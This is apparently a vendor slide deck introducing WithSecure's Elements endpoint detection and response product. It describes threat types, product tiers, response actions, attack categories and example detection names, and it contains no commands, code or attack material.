
- Commodity threats
 - Machine conducted attacks
 - Malware, such as ransomware etc.
 - Spam and phishing campaign
 - >100 million new malware samples added each year (AV-TEST database)
- Addressed by preventive security:
 - Firewall
 - Email security
 - Endpoint protection
 - Other preventive solutions




Usually not covered at all...

- Advanced and targeted cyber attacks
 - Human conducted phishing & exploit (email as vector)
 - Use of system internals (PowerShell, WMIC, Service Commands)
 - Use of remote admin tools (RAT) and hacking tools (Orcus, Litemanager, VNC, Mimikatz)
 - Hidden command & control traffic (Office365, Gmail, HTTPS)
- Addressed by Detection & Response solutions:
 - Managed Detection and Response (MDR)
 - Endpoint Detection and Response (EDR)
 - Incident Response Services


Modern IT Infrastructure Increases Exposure To Threats



What assets do we have ?
How critical are they ?
Who can access them ?
What services are being used by our employees ?
How do they connect to those services ?
... etc.




Businesses Struggle To Respond



Advanced/
fileless attacks

Lack of visibility

Skills shortage



More information can be found in the report "Attack Landscape H1 2017", F-Secure

Gartner Report Says Shadow IT Will Result in 1/3 of Security Breaches


FROST & SULLIVAN

Examine the numbers and today's much publicised cyber security-skills gap starts to look more like a chasm. Frost & Sullivan predicts a **shortfall of 1.5 million** IT security professionals by 2020, while **one in four organisations** already face a "problematic shortage" of cyber talent.


ON AVERAGE IT TAKES 100+ DAYS TO DETECT A BREACH

Source: 2019 Cost of Data Breach Study by Ponemon Institute indicated the days to identify the data breach varied between 131 to 279 days

Call For A Paradigm Shift




From single-shot, point detections
and binary (ON/OFF) responses



To event flow and context-based detections, and
multi-faceted, automated, risk-based responses

Answering The Paradigm Shift



MITRE
ATT&CK™

Solution packages

Features	EPP	EPP Premium	EPP Premium with EDR
Central deployment with silent updates	✓	✓	✓
Multi-engine anti-malware	✓	✓	✓
Heuristic & behavioural analysis with DeepGuard	✓	✓	✓
Integrated Patch Management	✓	✓	✓
SIEM/RMM support	✓	✓	✓
Device Control	✓	✓	✓
Centrally managed firewall	✓	✓	✓
Application Control		✓	✓
Ransomware protection with DataGuard		✓	✓
Broad Context Detection for identifying targeted attacks			✓
“Elevate to WithSecure” service for expert guidance			✓
Automated response for targeted attacks			✓
Endpoint sensors for anomaly detection			✓


NOTE: Features may differ with operating systems



Detection & Response In Action


YOUR INFRASTRUCTURE

- Workstations
- Laptops
- Servers
- Swarm Intelligence



REAL-TIME BEHAVIORAL ANALYSIS @WITHSECURE'S EDR BACKEND

- Expert Insights
- Global Threat Intel
- Broad Context Detections
- Data enrichment & correlation
- AI analytics
- Data analytics



REMEDIATION


- Delete Services
- Delete scheduled tasks
- Delete Files, Folders
- Delete Registry keys
- Scan Malware
- Inform users

CONTAINMENT

- Isolate hosts
- Kill processes
- Control applications


INVESTIGATION

- Retrieve process lists
- Retrieve files, folders
- Retrieve logs, tasks
- Memory dump
- Event Search
- Map network connections




ELEVATE TO WITHSECURE

AI And Machine Learning At the Heart of the Solution



Threat Model Training In Action



Attack Categories

CATEGORY	DESCRIPTION
DIRECTED ATTACK	An attack that is targeted to a particular host
LATERAL MOVEMENT	An attack that involves movement between hosts
SPOOFING	An attack that involves spoofing information
PERSISTENCE	An attack that tries to prolong access by, for example, keeping a process going on the same host for a long time
PRIVILEGE ESCALATION	An attempt to gain elevated rights, e.g. failed “sudo” or bruteforcing admin privileges
CREDENTIALS ACCESS	A technique that results in having access and control over a targeted machine/network
EXFILTRATION	A technique to aid adversaries in transferring data and information from the target machine/network

Process Activities

ACTIVITY	DESCRIPTION
ABNORMAL PROCESS EXECUTION	Occurs when the device executes an irregular process or script, e.g. specifying suspicious parameters
ABNORMAL FILE ACCESS	Occurs when a process accesses files strangely, e.g. multiple types of documents, non-root accessing system files, etc.
SENSOR TEMPER	Occurs when a process attempts to tamper with the sensor, e.g. changing sensor settings or disabling the sensor
INJECTION	Occurs when a process attempts to introduce something new to another process, e.g. kernel mode or other app
COMMAND AND CONTROL NETWORK CONNECTION	Occurs when a process opens network connection to command and control

Examples of Detections


DETECTION NAME	DESCRIPTION
POWERSHELL SCRIPT FROM ATTACKER LOCATION	Detects when Powershell loads a script from an odd location
POWERSHELL MODIFIED A POWERSHELL SCRIPT	Detects when Powershell modifies a Powershell script, which is typically done to achieve persistence
ABNORMAL DLL USAGE	Detects abnormal DLLs and related activity that could indicate an attack, such as if Powershell is used by a process that, normally, does not use Powershell
REMOTE CONNECTION AND EXECUTION	Detects when a process was executed remotely as it could signify lateral movement

Privacy & Security

- Privacy and security **advantages** (i.e. what it **does**):
 - Encrypts all communications.
 - All data is physically stored in Europe, on secure and controlled servers.
 - Access is only granted to authorized users for authorized purposes.
- Privacy and security **restrictions** (i.e. what it does **not** do):
 - Elements EDR is not intended for monitoring or profiling non-security related activities, including but not limited to employees' habits, interests, or interactions.
 - The focus of data collection is not on individuals or on business documents.
- Note: More detailed information on privacy and security can be found in the WithSecure EDR privacy policy (GDPR applicable). A link to the privacy policy can be found on the EDR support page in the Elements Security Center (ESC). Later modules will walk through the ESC portal, including how to navigate to the support page.


EDR Benefits

#1: Gain Immediate Contextual Visibility



- **Improves visibility into IT environment status and security** with application and endpoint inventory
- **Easily spots misuse from proper use** by collecting and correlating behavioral events beyond malware
- **Alerts with broad context and asset criticality** help with responding faster to the identified targeted attacks

#2: Protect Your Business & Its Sensitive Data



- Detect and stop targeted attacks quickly to **prevent business interruptions and impact on brand reputation**
- The detection & response service is **available within days** to have you prepared even before breaches happen
- Meet the regulatory requirements of PCI, HIPAA, and GDPR that requires **breaches to be reported within 72 hours***

